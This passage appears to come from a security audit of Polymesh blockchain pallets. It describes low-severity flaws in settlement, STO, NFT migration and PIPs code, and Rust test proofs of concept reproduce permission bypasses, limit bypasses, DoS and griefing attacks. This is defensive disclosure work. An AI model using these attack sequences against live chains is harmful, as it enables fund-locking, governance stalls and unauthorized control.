issuer_paid_failed_join_identity_charges_issuer_and_skips_retry_budget -- --nocapture

```

Impact

A signer can repeatedly submit failing issuer-paid `approve\_join\_identity` retries that charge the issuer's primary key while never consuming `Authorization.count`.

This breaks the intended `MaxAuthRetries` cap and creates a fee-drain/spam vector against the issuer for as long as the authorization remains live.

Recommendation

Keep payer selection and authorization retry accounting keyed off the exact same call set.

At minimum, `get\_authorization\_id()` should return the `auth\_id` for every issuer-paid authorization-backed path, including `MultiSig::approve\_join\_identity` and `Identity::remove\_authorization { auth\_issuer\_pays: true, .. }`.

Status

Resolved

[commit](#)

Low

[L-01] - No Safety Bounds on Lock Extension — Impractical Escape Path

Description

A mediator can relock a `SettleAfterLock` instruction indefinitely by calling `lock_instruction` before the 24-minute lock period expires. `LockedTimestamp::insert` at `pallets/settlement/src/lib.rs:3351` unconditionally resets the timer on every relock. The documented escape path (party rejection after expiry) never opens because the mediator wins the race trivially.

```
InstructionStatuses::<T>::insert(inst_id, InstructionStatus::LockedForExecution);  
LockedTimestamp::<T>::insert(inst_id, pallet_timestamp::Pallet::<T>::get());
```

Recommendation

Add a cumulative lock duration cap or maximum relock count per instruction.

Status

Resolved

[commit](#)

[L-02] - Unbounded NFT Migration Re-Executes on Every Runtime Upgrade

Description

The NFT migration in `pallets/nft/src/lib.rs:190` uses `<=` instead of `<` in the version guard. After the first run, both versions are 6 and `6 <= 6` is true – migration re-runs on every upgrade. `NFTOwner::::iter()` is unbounded with post-hoc weight, and the map keeps growing (`add_nft_owner` at `lib.rs:968` still writes to it).

```
if Pallet::::on_chain_storage_version() <= Pallet::::in_code_storage_version() {  
    for (asset_id, nft_id, owner_portfolio) in NFTOwner::::iter() {  
        // ... unbounded, no WeightMeter  
    }  
}
```

Recommendation

Fix the version guard: `<=` to `<`.

Status

Resolved

[L-03] - Missing Cleanup of `LockedTimestamp` Causes Permanent Storage Leak

Description

Transient instruction data must be fully removed when an instruction is pruned (either executed or rejected) to prevent state bloat. However, a new storage map introduced in this PR is not properly cleaned up.

The PR introduces a new storage map called `LockedTimestamp` to track exactly when an instruction was locked. While older state items are properly cleaned up inside the `prune_instruction` function, the removal logic for `LockedTimestamp` is entirely missing.

When a `SettleAfterLock` instruction is executed or rejected, `prune_instruction` is invoked. Because `LockedTimestamp::<T>::remove(id)` is never called, every locked instruction leaves behind an orphaned entry in the state.

Recommendation

Add a call to `LockedTimestamp::<T>::remove(id);` inside the `prune_instruction` function. Additionally, assert that `LockedTimestamp` is `None` after `execute_manual_instruction` and `reject_instruction` in the test suite.

Status

Resolved

[commit](#)

[L-04] - Revoked STO Creators Can Still Reconfigure or Terminate Fundraisers

Description

The STO pallet documentation states that fundraiser management is governed through the External Agents permission model. However, two management extrinsics, `stop()` and `enable_offchain_funding()`, treat the historical `fundraiser.creator` field as a standing authorization bypass.

`create_fundraiser()` correctly requires the caller to be a currently permissioned asset agent and stores that DID as `fundraiser.creator`. Later, both `stop()` and `enable_offchain_funding()` only verify `ensure_asset_perms()` and then skip `ensure_agent_permissioned()` whenever the caller matches the stored creator DID. Because external-agent group changes and `remove_agent()` do not update or invalidate `fundraiser.creator`, a creator can keep these admin powers even after losing the relevant STO permissions or being removed as an agent entirely.

This allows an agent with only `create_fundraiser` permission to bootstrap broader authority over that fundraiser, and it allows a removed agent to retain the ability to permanently stop the STO or change it to accept offchain funding.

Vulnerability Detail

```


    //! All fundraiser management functions require appropriate asset permissions through the
    //! External Agents pallet. Investment functions require portfolio custody permissions.

    create_fundraiser() at pallets/sto/src/lib.rs:486 enforces that requirement by requiring
    a currently permissioned asset agent and persisting that DID into fundraiser state:

pub fn create_fundraiser(
    origin: OriginFor<T>,
    offering_portfolio: PortfolioId,
    offering_asset: AssetId,
    raising_portfolio: PortfolioId,
    raising_asset: AssetId,
    tiers: Vec<PriceTier>,
    venue_id: VenueId,
    start: Option<T::Moment>,
    end: Option<T::Moment>,


```

```

    minimum_investment: Balance,
    fundraiser_name: FundraiserName,
) -> DispatchResult {
    ...
    let PermissionedCallOriginData {
        primary_did: did,
        secondary_key,
        ..
    } = <ExternalAgents<T>>::ensure_agent_asset_perms(origin, &offering_asset)?;
    ...
    let fundraiser = Fundraiser {
        creator: did,
        offering_portfolio,
        offering_asset,
        raising_portfolio,
        raising_asset,
        ...
    };
    ...
}

```

But `stop()` at `pallets/sto/src/lib.rs:771` does not `require` the caller to still be a `permissioned agent` `if` they are the stored `creator`:

```

pub fn stop(
    origin: OriginFor<T>,
    offering_asset: AssetId,
    fundraiser_id: FundraiserId,
) -> DispatchResult {
    let mut fundraiser = Self::ensure_fundraiser(offering_asset, fundraiser_id)?;
    let agent_did =
        <ExternalAgents<T>>::ensure_asset_perms(origin, &offering_asset)?.primary_did;
    if fundraiser.creator != agent_did {
        <ExternalAgents<T>>::ensure_agent_permissioned(&offering_asset, agent_did)?;
    }
    ensure!(!fundraiser.is_closed(), Error::::FundraiserClosed);
}

```

```

...
}

enable_offchain_funding() at pallets/sto/src/lib.rs:833 contains the same bypass:
pub fn enable_offchain_funding(
    origin: OriginFor<T>,
    offering_asset: AssetId,
    fundraiser_id: FundraiserId,
    ticker: Ticker,
) -> DispatchResult {
    let agent_did =
        <ExternalAgents<T>>::ensure_asset_perms(origin, &offering_asset)?.primary_did;
    let fundraiser = Self::ensure_fundraiser(offering_asset, fundraiser_id)?;
    if fundraiser.creator != agent_did {
        <ExternalAgents<T>>::ensure_agent_permissioned(&offering_asset, agent_did)?;
    }
    ensure!(!fundraiser.is_closed(), Error::::FundraiserClosed);
    FundraiserOffchainAsset::::insert(offering_asset, fundraiser_id, ticker);
    ...
}

The actual asset-agent authorization gate lives in
pallets/external-agents/src/lib.rs:625:
pub fn ensure_agent_asset_perms(
    origin: OriginFor<T>,
    asset_id: &AssetId,
) -> Result<PermissionedCallOriginData<T::AccountId>, DispatchError> {
    let data = Self::ensure_asset_perms(origin, asset_id)?;
    Self::ensure_agent_permissioned(asset_id, data.primary_did)?;
    Ok(data)
}

```

`ensure_asset_perms()` alone does not prove the DID is still a permissioned asset agent for the current dispatchable. It only validates the call origin generally and, for secondary keys, checks asset scope. As a result, once `fundraiser.creator` is set, the STO pallet no longer tracks the current external-agent state for these two admin calls.

Proof of Concept

The issue is reproduced by adding a regression test at `pallets/runtime/tests/src/sto_test.rs`.

Apply the git diff in `sto_test.rs` as below:

```
diff --git a/pallets/runtime/tests/src/sto_test.rs
b/pallets/runtime/tests/src/sto_test.rs
index 61ba88ed..7c4ba9e1 100644
--- a/pallets/runtime/tests/src/sto_test.rs
+++ b/pallets/runtime/tests/src/sto_test.rs
@@ -3,16 +3,21 @@ use sp_keyring::Sr25519Keyring;
 use sp_runtime::DispatchError;
 use pallet_asset::BalanceOf;
+use pallet_permissions::StoreCallMetadata;
 use pallet_settlement::{InstructionCounter, InstructionStatuses, VenueCounter};
 use pallet_sto::{
-    FundingMethod, Fundraiser, FundraiserCount, FundraiserName, FundraiserNames,
-    FundraiserStatus,
-    FundraiserTier, Fundraisers, PriceTier, MAX_TIERS,
+    FundingMethod, Fundraiser, FundraiserCount, FundraiserName, FundraiserNames,
+    FundraiserOffchainAsset, FundraiserStatus, FundraiserTier, Fundraisers, PriceTier,
+    MAX_TIERS,
 };
+use polymesh_primitives::agent::AgentGroup;
 use polymesh_primitives::asset::AssetId;
 use polymesh_primitives::checked_inc::CheckedInc;
 use polymesh_primitives::settlement::{InstructionStatus, VenueDetails, VenueId,
VenueType};
 use polymesh_primitives::sto::FundraiserId;
-use polymesh_primitives::{IdentityId, PortfolioId, WeightMeter};
+use polymesh_primitives::{
+    ExtrinsicPermissions, IdentityId, PalletPermissions, PortfolioId, SubsetRestriction,
+    Ticker,
+    WeightMeter,
+};
```

```

use crate::asset_pallet::setup::create_and_issue_sample_asset;
@@ -22,9 +27,11 @@ use super::{exec_noop, exec_ok, ExtBuilder};

type Origin = <TestStorage as frame_system::Config>::RuntimeOrigin;

type Asset = pallet_asset::Pallet<TestStorage>;

+type ExternalAgents = pallet_external_agents::Pallet<TestStorage>;

type Sto = pallet_sto::Pallet<TestStorage>;

type Error = pallet_sto::Error<TestStorage>;

type ELError = pallet_external_agents::Error<TestStorage>;

+type AGIdSequence = pallet_external_agents::AGIdSequence<TestStorage>;

type PortfolioError = pallet_portfolio::Error<TestStorage>;

type ComplianceManager = pallet_compliance_manager::Pallet<TestStorage>;

type Settlement = pallet_settlement::Pallet<TestStorage>;

@@ -73,6 +80,27 @@ fn stop_fundraiser_ext() {
    test(stop_fundraiser);
}

+#[test]
+#[ignore = "security PoC"]
+fn creator_permissions_survive_group_limits_and_revocation_ext() {
+    test(creator_permissions_survive_group_limits_and_revocation);
+}
+
+fn sto_create_only_permissions() -> ExtrinsicPermissions {
+    ExtrinsicPermissions::these([PalletPermissions::new(
+        "Sto".into(),
+        SubsetRestriction::elem("create_fundraiser".into()),
+    )])
+}
+
+fn assert_missing_sto_agent_permission(asset_id: AssetId, did: IdentityId, dispatchable:
&str) {
+    StoreCallMetadata::<TestStorage>::set_call_metadata("Sto".into(),
dispatchable.into());
+    assert_noop!(
+        ExternalAgents::ensure_agent_permissioned(&asset_id, did),
+        ELError::UnauthorizedAgent

```

```

+ );
+}
+
+ struct RaiseContext {
+     alice: User,
+     alice_portfolio: PortfolioId,
@@ -682,3 +710,99 @@ fn stop_fundraiser() {
+     Error::FundraiserClosed
+ );
+ }
+
+ fn creator_permissions_survive_group_limits_and_revocation() {
+     let (alice, alice_portfolio) = make_account_with_portfolio(Sr25519Keyring::Alice);
+     let (bob, bob_portfolio) = make_account_with_portfolio(Sr25519Keyring::Bob);
+
+     let offering_asset = create_and_issue_sample_asset(&alice);
+     let raise_asset = create_and_issue_sample_asset(&alice);
+
+     let mut weight_meter = WeightMeter::max_limit_no_minimum();
+     assert_ok!(Asset::unverified_transfer_asset(
+         alice_portfolio.clone(),
+         bob_portfolio.clone(),
+         offering_asset,
+         2_000_000,
+         None,
+         None,
+         IdentityId::default(),
+         &mut weight_meter
+     ));
+     assert_ok!(Asset::unverified_transfer_asset(
+         alice_portfolio,
+         bob_portfolio.clone(),
+         raise_asset,
+         2_000_000,

```

```

+      None,
+      None,
+      IdentityId::default(),
+      &mut weight_meter
+    ));
+
+    exec_ok!(ExternalAgents::create_group(
+      alice.origin(),
+      offering_asset,
+      sto_create_only_permissions(),
+    ));
+
+    assert_ok!(ExternalAgents::unchecked_add_agent(
+      offering_asset,
+      bob.did,
+      AgentGroup::Custom(AGIdSequence::get(offering_asset))
+    ));
+
+    let venue_id = VenueCounter::<TestStorage>::get();
+    exec_ok!(Settlement::create_venue(
+      bob.origin(),
+      VenueDetails::default(),
+      vec![bob.acc()],
+      VenueType::Sto
+    ));
+
+    let fundraiser_id = FundraiserCount::<TestStorage>::get(offering_asset);
+    StoreCallMetadata::<TestStorage>::set_call_metadata("Sto".into(),
+      "create_fundraiser".into());
+    exec_ok!(Sto::create_fundraiser(
+      bob.origin(),
+      bob_portfolio.clone(),
+      offering_asset,
+      bob_portfolio.clone(),
+      raise_asset,

```



```

+     vec![PriceTier {
+         total: 1_000_000,
+         price: 1_000_000,
+     }],
+     venue_id,
+     None,
+     None,
+     0,
+     FundraiserName::default(),
+ ));
+
+ let offchain_ticker = Ticker::from_slice_truncated(b"OFFCHAIN0000");
+
+     assert_missing_sto_agent_permission(offering_asset, bob.did,
+ "enable_offchain_funding");
+     exec_ok!(Sto::enable_offchain_funding(
+         bob.origin(),
+         offering_asset,
+         fundraiser_id,
+         offchain_ticker,
+     ));
+     assert_eq!(
+         FundraiserOffchainAsset::<TestStorage>::get(offering_asset, fundraiser_id),
+         Some(offchain_ticker)
+     );
+
+     exec_ok!(ExternalAgents::remove_agent(
+         alice.origin(),
+         offering_asset,
+         bob.did
+     ));
+     assert_missing_sto_agent_permission(offering_asset, bob.did, "stop");
+
+     exec_ok!(Sto::stop(bob.origin(), offering_asset, fundraiser_id));

```

```
+   assert!(
+       Fundraisers:::<TestStorage>::get(offering_asset, fundraiser_id)
+           .expect("fundraiser exists")
+           .is_closed()
+   );
+}
```

Run:

```
cargo test -p polymesh-runtime-tests
creator_permissions_survive_group_limits_and_revocation_ext -- --ignored
```

The test creates a custom external-agent group that only grants `Sto::create_fundraiser`, adds Bob to that group, and has Bob create a fundraiser. It then proves Bob does not have `Sto::enable_offchain_funding` permission:

```
assert_missing_sto_agent_permission(offering_asset, bob.did,
    "enable_offchain_funding");
```

Despite that, Bob can still enable offchain funding because he matches the stored `fundraiser.creator`:

```
exec_ok!(Sto::enable_offchain_funding(
    bob.origin(),
    offering_asset,
    fundraiser_id,
    offchain_ticker,
));
```

The test then removes Bob as an external agent entirely and proves he still no longer satisfies the normal authorization check for `Sto::stop`:

```
exec_ok!(Sto::enable_offchain_funding(
    bob.origin(),
    offering_asset,
    fundraiser_id,
    offchain_ticker,
));
assert_missing_sto_agent_permission(offering_asset, bob.did, "stop");
```

But Bob can still stop the fundraiser after revocation:

```
exec_ok!(Sto::stop(bob.origin(), offering_asset, fundraiser_id));  
assert!(  
    Fundraisers::<TestStorage>::get(offering_asset, fundraiser_id)  
        .expect("fundraiser exists")  
        .is_closed()  
);
```

Impact

A fundraiser creator can retain privileged control over a live STO after their permissions have been narrowed or revoked. This defeats the External Agents permission model for two administrative actions: enabling offchain funding and permanently stopping the fundraiser.

Recommendation

`stop()` and `enable_offchain_funding()` should require current `ensure_agent_permissioned()` authorization regardless of whether the caller matches `fundraiser.creator`.

Status

Resolved

[L-05] - Duplicate signer inputs bypass venue signer limit in settlement venue signer management

Description

The `signers` parameter in `create_venue` and `update_venue_signers` is a `Vec<T::AccountId>` with no duplicate check. The `NumberOfVenueSigners` counter uses `signers.len()` (including duplicates), but the underlying `VenueSigners` storage map naturally deduplicates. This mismatch lets a venue creator deflate the counter below the real signer count, then add signers beyond the `MaxNumberOfVenueSigners` limit.

Vulnerability Detail

The existence check validates each element against storage not against other elements in the batch. Since removals happen in a separate loop after validation, the same signer passes the check N times. The counter is decremented by N (`saturating_sub(signers.len())`), but only 1 entry is removed.

Proof of Concept

Assume `MaxNumberOfVenueSigners = 50`.

1. Alice creates a venue with 50 unique signers. Counter = 50, real = 50.
2. Alice calls `update_venue_signers(venue, [signer_0; 50], remove)`. Counter = 0, real = 49.
3. Alice calls `update_venue_signers(venue, [50 new unique signers], add)`. Limit check: $0 + 50 \leq 50$ passes. Counter = 50, real = 99.

Add the test in `pallets/runtime/tests/src/settlement_test.rs`

```
fn duplicate_signers_input_bypasses_venue_signer_limit() {
    ExtBuilder::default().build().execute_with(|| {
        let max_signers =
            <TestStorage as pallet_settlement::Config>::MaxNumberOfVenueSigners::get();
        assert!(max_signers >= 2);
        let max_signers_usize = usize::try_from(max_signers).unwrap();
        let venue_id = VenueCounter::<TestStorage>::get();
        let alice = User::new(Sr25519Keyring::Alice);
```

```

let initial_signers: Vec<AccountId32> = (0..max_signers)
    .map(|i| {
        let mut signer = [0u8; 32];
        signer[0] = 0x11;
        signer[1..5].copy_from_slice(&i.to_le_bytes());
        AccountId32::from(signer)
    })
    .collect();
assert_ok!(Settlement::create_venue(
    alice.origin(),
    VenueDetails::default(),
    initial_signers.clone(),
    VenueType::Exchange
));
assert_eq!(
    NumberOfVenueSigners::<TestStorage>::get(venue_id),
    max_signers
);

// Use duplicates of one valid signer to desync stored count from actual signer
entries.
let duplicated_existing_signers = vec![initial_signers[0].clone();
max_signers_usize];
assert_ok!(Settlement::update_venue_signers(
    alice.origin(),
    venue_id,
    duplicated_existing_signers,
    false
));
assert_eq!(NumberOfVenueSigners::<TestStorage>::get(venue_id), 0);

let mut real_signers_count = 0u32;
for signer in &initial_signers {

```

```

        if VenueSigners::::get(venue_id, signer.clone()) {
            real_signers_count += 1;
        }
    }
}

assert_eq!(real_signers_count, max_signers - 1);

let new_signers: Vec<AccountId32> = (0..max_signers)
    .map(|i| {
        let mut signer = [0u8; 32];
        signer[0] = 0x22;
        signer[1..5].copy_from_slice(&i.to_le_bytes());
        AccountId32::from(signer)
    })
    .collect();

assert_ok!(Settlement::update_venue_signers(
    alice.origin(),
    venue_id,
    new_signers.clone(),
    true
));

// Counter returns to max, but actual signer set now exceeds max_signers.
assert_eq!(
    NumberOfVenueSigners::::get(venue_id),
    max_signers
);

for signer in &new_signers {
    if VenueSigners::::get(venue_id, signer.clone()) {
        real_signers_count += 1;
    }
}

assert!(real_signers_count > max_signers);

```

```
});  
}
```

Run this test with:

```
cargo test -p polymesh-runtime-tests duplicate_signers_input_bypasses_venue_signer_limit  
-- --nocapture
```

Impact

A venue creator can register an unlimited number of venue signers, bypassing the governance-set `MaxNumberOfVenueSigners` (50) limit.

Recommendation

Deduplicate the input before processing

Status

Resolved

[PR](#)

[L-06] - Unbounded Weight Calculation in snapshot Leads to Potential DoS

Description

The snapshot extrinsic in the pallet-pips module creates a point-in-time clone of the `LiveQueue` into the `SnapshotQueue`. The `LiveQueue` manages pending Community and Committee PIPs.

The Substrate weight benchmarking assigned to the `snapshot()` function is strictly $O(1)$ (constant time). The generated weight file `weights/src/pallet_pips.rs` assigns a flat cost of `70_260_000` weight units for executing a snapshot and an overall weight of `"870_260_000"`

However, the internal logic of the function performs an $O(N)$ unbounded operation:

```
let queue = LiveQueue::<T>::get();
SnapshotQueue::<T>::set(queue.clone());
```

Because `LiveQueue<T>` and `SnapshotQueue<T>` are defined with the `#[pallet::unbounded]` macro, their maximum limits are dictated purely by runtime configuration (`ActivePipLimit`).

Vulnerability Detail

This is a Configuration-Dependent Asynchronous Trap Denial of Service.

While the current Mainnet configuration of `ActivePipLimit = 1000` restricts the array sizes enough to prevent an immediate node crash, the underlying logic is fundamentally $O(N)$. The limit is not enforced at the type level.

Crucially, the codebase explicitly documents and supports setting this limit to 0 ("unlimited active PIPs"). Furthermore, Governance has a fast-track extrinsic explicitly mapped to change this limit at any time: `Pips::set_active_pip_limit(origin, limit)`. If Governance ever sets `ActivePipLimit` to 0 or a very high number to encourage greater community participation, the chain instantly becomes vulnerable to a DoS attack.

Proof of Concept

This PoC confirms that Substrate incorrectly calculates the weight as a constant $O(1)$ duration regardless of the `LiveQueue` size.




```

#[test]
fn snapshot_weight_underestimation_poc() {
    use pallet_pips::WeightInfo;
    ExtBuilder::default().monied(true).build().execute_with(|| {
        System::set_block_number(1);

        // 1. Setup the accounts
        let proposer = User::new(Sr25519Keyring::Alice);
        let member = User::new(Sr25519Keyring::Bob); // GC Member who will call snapshot
        set_members(vec![member.did])

        // 2. Remove the Active Pip Limit (Simulating a chain where limit is 0
        "unlimited" or just very high)

        assert_ok!(Pips::set_active_pip_limit(root(), 0));
        assert_ok!(Pips::set_min_proposal_deposit(root(), 0));

        // 3. The Attacker spams the chain with proposals to bloat the LiveQueue.
        let spam_count = 10000000;
        for _ in 0..spam_count {
            let call = make_remark_proposal();

            // Using base `propose` to bypass the test helper which might assert limits
            assert_ok!(Pips::propose(
                proposer.origin(),
                Box::new(call),
                0, // 0 deposit since min is 0
                None,
                None,
            )); }

        // 4. The Vulnerability
        // Get the baseline weight that Substrate *thinks* this costs:
        let expected_weight_cost = <TestStorage as
pallet_pips::Config>::WeightInfo::snapshot();

        // The weight benchmark statically sets ref_time to 870,260,000 (O(1) cost).
        // It does not dynamically scale with `spam_count`.

        assert_eq!(expected_weight_cost.ref_time(), 870_260_000, "Weight is incorrectly
scaling O(N)");

        // Execute the snapshot
    })
}

```

```

        assert_ok!(Pips::snapshot(member.origin()));

        // The SnapshotQueue now has all items copied into it, taking O(N) memory/CPU
time,

        // but the network only charged the O(1) expected_weight_cost.

    ));}

```

Impact

If the limit is removed, an attacker can spam identical zero-or-low-cost proposals via `Pips::propose(...)`, expanding the `LiveQueue` to tens of thousands of elements over several blocks.

When a Governance member attempts to initiate the next voting phase by calling `Pips::snapshot()`, the chain calculates the weight of the extrinsic as $O(1)$ and budgets ~1 millisecond of execution time. Under the hood, however, the Rust runtime begins allocating memory and deeply cloning the massive `LiveQueue` array. This execution will take seconds of physical CPU time, causing validator nodes to stall, miss their consensus slot, and halt the blockchain. The impact is dependent on the `ActivePipLimit` configuration.

Recommendation

The Substrate weight calculation for `Pips::snapshot` must reflect the array length of `LiveQueue`.

1. Modify the `<T as Config>::WeightInfo::snapshot()` trait to take a parameter for the queue length (`len: u32`).
2. Update the weights generator file so that the benchmarking tool tests `snapshot` across varying lengths of the `LiveQueue` to properly derive an $O(N)$ linear slope for the weight.
3. Pass `LiveQueue::<T>::decode_len().unwrap_or(0)` into the weight macro on the `snapshot` extrinsic to dynamically charge the caller based on the required allocation.

Status

Resolved

[commit](#)

[L-07] - Any malicious user can prevent other user's SettleOnBlock instructions from ever being scheduled

Description

The Polymesh pallet_settlement supports SettleOnBlock instructions, which are expected to execute automatically on a future block. However, an attacker can fill that block's scheduled execution slots and cause a victim's instruction to be accepted on-chain but never actually scheduled.

Because scheduler failure is silently swallowed, the victim instruction remains in Pending state instead of transitioning into a recoverable failed state. Later, when the target block is reached, the instruction still has no scheduled task and cannot be executed manually by normal users. This allows a low-cost griefing attack that can strand valid, fully affirmed settlement instructions indefinitely.

Vulnerability Detail

When `base_add_instruction()` handles a `SettleOnBlock` instruction, it immediately calls `schedule_instruction()`:

```
if let SettlementType::SettleOnBlock(block_number) = settlement_type {
    let weight_limit = Self::execute_scheduled_instruction_weight_limit(...);
    Self::schedule_instruction(instruction_id, block_number, weight_limit)?;
}

Inside schedule_instruction(), the pallet attempts to reserve a scheduled task slot for
the target block:

if let Err(_) = T::Scheduler::schedule_named(...) {
    Self::deposit_event(Event::SchedulingFailed(
        id,
        Error::<T>::FailedToSchedule.into(),
    ));
}

Ok(())
```

This is the core flaw. If the scheduler rejects the task because the target block's scheduled execution slots are already full, the function still returns `Ok(())`. The instruction is left live on-chain, but no scheduled execution exists.

The runtime defines a hard cap of `MaxScheduledPerBlock = 50`, so this condition is concretely reachable.

The failure becomes permanent because `execute_manual_instruction()` does not allow a Pending `SettleOnBlock` instruction to be manually executed:

```
InstructionStatus::Pending => {
    Self::ensure_manual_settlement_type(inst_details.settlement_type)?;
    ...
}
```

`ensure_manual_settlement_type()` only accepts `SettleManual`, so a stranded `SettleOnBlock` instruction cannot be recovered through the normal manual execution path.

Proof of Concept

An attacker creates 50 `SettleOnBlock` instructions targeting the same future block.

The runtime scheduler allows only 50 scheduled execution slots for a block, so all of those slots become occupied.

A victim creates the 51st `SettleOnBlock` instruction for that same target block.

During `base_add_instruction()`, `schedule_named()` fails because the target block has no remaining scheduled execution slots.

Instead of reverting, `schedule_instruction()` emits `SchedulingFailed` and still returns success. The victim instruction is created and remains Pending.

The victim and counterparty both affirm the instruction before the target block.

When the target block arrives, nothing executes because no scheduled task was ever created for that instruction.

The victim then calls `execute_manual_instruction()`, but the call reverts with `UnexpectedSettlementType`, because the instruction is still `Pending` and not `SettleManual`.

The instruction is now stranded despite being valid and fully affirmed.

Add this test in ``pallets/runtime/tests/src/settlement_test.rs``

```
#[test]
fn settle_on_block_instruction_can_be_bricked_when_scheduled_execution_slots_are_full() {
    ExtBuilder::default().build().execute_with(|| {
        let alice = User::new(Sr25519Keyring::Alice);
        let bob = User::new(Sr25519Keyring::Bob);
        let charlie = User::new(Sr25519Keyring::Charlie);
        let dave = User::new(Sr25519Keyring::Dave);
        let target_block = System::block_number() + 1;

        let (attack_asset_id, attack_venue_id) =
            create_and_issue_sample_asset_with_venue(&alice);

        let attack_legs = vec![Leg::Fungible {
            sender: PortfolioId::default_portfolio(alice.did),
            receiver: PortfolioId::default_portfolio(bob.did),
            asset_id: attack_asset_id,
            amount: 1,
        }];

        for _ in 0..50 {
            assert_ok!(Settlement::add_instruction(
                alice.origin(),
                attack_venue_id,
                SettlementType::SettleOnBlock(target_block),
                None,
                None,
                attack_legs.clone(),
                None,
            ));
        }
    })
}
```

```

    assert_eq!(scheduler::Agenda:::<TestStorage>::get(target_block).len(), 50);

    let (victim_asset_id, victim_venue_id) =
create_and_issue_sample_asset_with_venue(&charlie);

    let victim_instruction_id = InstructionCounter:::<TestStorage>::get();
    assert_ok!(Settlement::add_instruction(
        charlie.origin(),
        victim_venue_id,
        SettlementType::SettleOnBlock(target_block),
        None,
        None,
        vec![Leg::Fungible {
            sender: PortfolioId::default_portfolio(charlie.did),
            receiver: PortfolioId::default_portfolio(dave.did),
            asset_id: victim_asset_id,
            amount: 1,
        }],
        None,
    ));

    assert_eq!(scheduler::Agenda:::<TestStorage>::get(target_block).len(), 50);
    assert_instruction_status(victim_instruction_id, InstructionStatus::Pending);
    assert_ok!(Settlement::affirm_instruction(
        charlie.origin(),
        victim_instruction_id,
        default_portfolio_btreaset(charlie.did),
    ));

    assert_ok!(Settlement::affirm_instruction(
        dave.origin(),
        victim_instruction_id,
        default_portfolio_btreaset(dave.did),
    ));

    assert_affirms_pending(victim_instruction_id, 0);

    next_block();

    assert_instruction_status(victim_instruction_id, InstructionStatus::Pending);

```

```

    assert_err_ignore_postinfo!(
        Settlement::execute_manual_instruction(
            charlie.origin(),
            victim_instruction_id,
            None,
            1,
            0,
            0,
            None
        ),
        Error::UnexpectedSettlementType
    );
});
}

```

and execute it with `cargo test -p polymesh-runtime-tests

settle_on_block_instruction_can_be_bricked_when_scheduled_execution_slots_are_full
 -- --nocapture`

Impact

Any ordinary user can monopolize a block's scheduled execution slots using settlement instructions and prevent other users' SettleOnBlock instructions from ever being scheduled.

Recommendation

If the pallet cannot reserve a scheduled execution slot, the instruction creation should revert instead of only emitting the event!

```

T::Scheduler::schedule_named(...)
    .map_err(|_| Error::FailedToSchedule)?;

```

Status

Resolved

[commit](#)

[L-08] - SettleAfterLock Instructions Can Be Created Without Mediators, Making Them Permanently Non-Executable

Description

Affected: `fn_base_add_instruction`, `fn_base_lock_instruction`, `fn_ensure_mediator`

`SettleAfterLock` is a settlement type where a mediator must explicitly call `lock_instruction` to advance the instruction to execution. The `lock_instruction` extrinsic is gated by `ensure_mediator`, meaning only registered mediators can invoke it. However, `base_add_instruction` places no requirement that a `SettleAfterLock` instruction has at least one mediator. This creates a class of instructions that can receive affirmations and lock assets but can never be executed or locked through the intended flow.

Vulnerability Detail

`base_add_instruction` accepts any `SettlementType` without validating mediator requirements:

// `base_add_instruction` — no `SettleAfterLock` + mediators invariant check

```
pub fn base_add_instruction(
    ...,
    settlement_type: SettlementType<BlockNumberFor<T>>,
    ...,
    mediators: BTreeSet<IdentityId>, // can be empty for SettleAfterLock
) -> ...
```

`base_lock_instruction` enforces that only mediators may lock:

```
fn base_lock_instruction(...) -> DispatchResult {
    if !skip_caller_check {
        Self::ensure_mediator(&inst_id, &caller_id)?; // fails for everyone if no mediators
    }
    ...
}
```


`ensure_mediator` returns `Err(CallerIsNotAMediator)` when `InstructionMediatorsAffirmations::get(inst_id, did) == Unknown`. With no mediators registered, every caller gets `Unknown` — making `lock_instruction` permanently uncallable for that instruction.

Proof of Concept

1. Venue creator calls `add_instruction` with `settlement_type = SettleAfterLock` and an empty mediators set.
2. Counterparties call `affirm_instruction`, their assets are locked via `lock_via_leg`.
3. Any party attempts `lock_instruction`:
4. `ensure_mediator` checks `InstructionMediatorsAffirmations::get(inst_id, caller_did) → Unknown → Err(CallerIsNotAMediator)`
5. No one can ever advance the instruction. Assets remain locked in Pending status indefinitely.
6. Parties must independently call `withdraw_affirmation` or `reject_instruction` to recover, cost borne entirely by victims.

```
fn poc_settle_after_lock_without_mediators_is_stuck() {
  test_with_cdd_provider(|_eve| {
    // Setup: alice = sender + venue creator, bob = receiver
    let alice = User::new(Sr25519Keyring::Alice);
    let bob = User::new(Sr25519Keyring::Bob);
    let charlie = User::new(Sr25519Keyring::Charlie); // third-party, no role
    let (asset_id, venue_id) = create_and_issue_sample_asset_with_venue(&alice);
    let amount = 100u128;
    let alice_portfolio = PortfolioId::default_portfolio(alice.did);
    let bob_portfolio = PortfolioId::default_portfolio(bob.did);
    let instruction_id = InstructionCounter:::<TestStorage>::get();

    // --- Step 1: Create a SettleAfterLock instruction with NO mediators ---
    // BUG: This succeeds when it should fail validation.

    assert_ok!(Settlement::add_instruction(
      alice.origin(),
      venue_id,
      SettlementType::SettleAfterLock,
```

```

    None,

    None,

    vec![Leg::Fungible {
        sender: alice_portfolio.clone(),
        receiver: bob_portfolio.clone(),
        asset_id,
        amount,
    }],

    None, // no mediators
));

// --- Step 2: Both parties affirm ---
assert_ok!(Settlement::affirm_instruction(
    alice.origin(),
    instruction_id,
    BTreeSet::from([alice_portfolio.clone()])
        .try_into()
        .unwrap(),
));

assert_ok!(Settlement::affirm_instruction(
    bob.origin(),
    instruction_id,
    BTreeSet::from([bob_portfolio.clone()]).try_into().unwrap(),
));

// State is now affirmed by both parties. It needs to be locked.
assert_eq!(
    InstructionStatuses:::<TestStorage>::get(instruction_id),
    InstructionStatus::Pending,
);

// --- Step 3: Attempt to lock the instruction ---
// Who can call `lock_instruction`? Only mediators.
// But there are no mediators!
// `ensure_mediator` will fail for anyone who tries.
// Alice tries to lock:
assert_err_ignore_postinfo!(

```

```

        Settlement::lock_instruction(
            alice.origin(),
            instruction_id,
            frame_support::pallet_prelude::Weight::MAX,
        ),
        Error::CallerIsNotAMediator
    );
    // Bob tries to lock:
    assert_err_ignore_postinfo!(
        Settlement::lock_instruction(
            bob.origin(),
            instruction_id,
            frame_support::pallet_prelude::Weight::MAX,
        ),
        Error::CallerIsNotAMediator
    );
    // Third-party Charlie tries to lock:
    assert_err_ignore_postinfo!(
        Settlement::lock_instruction(
            charlie.origin(),
            instruction_id,
            frame_support::pallet_prelude::Weight::MAX,
        ),
        Error::CallerIsNotAMediator
    );
    // Instruction is stuck permanently until someone calls `reject_instruction`.
});
}

```

Impact

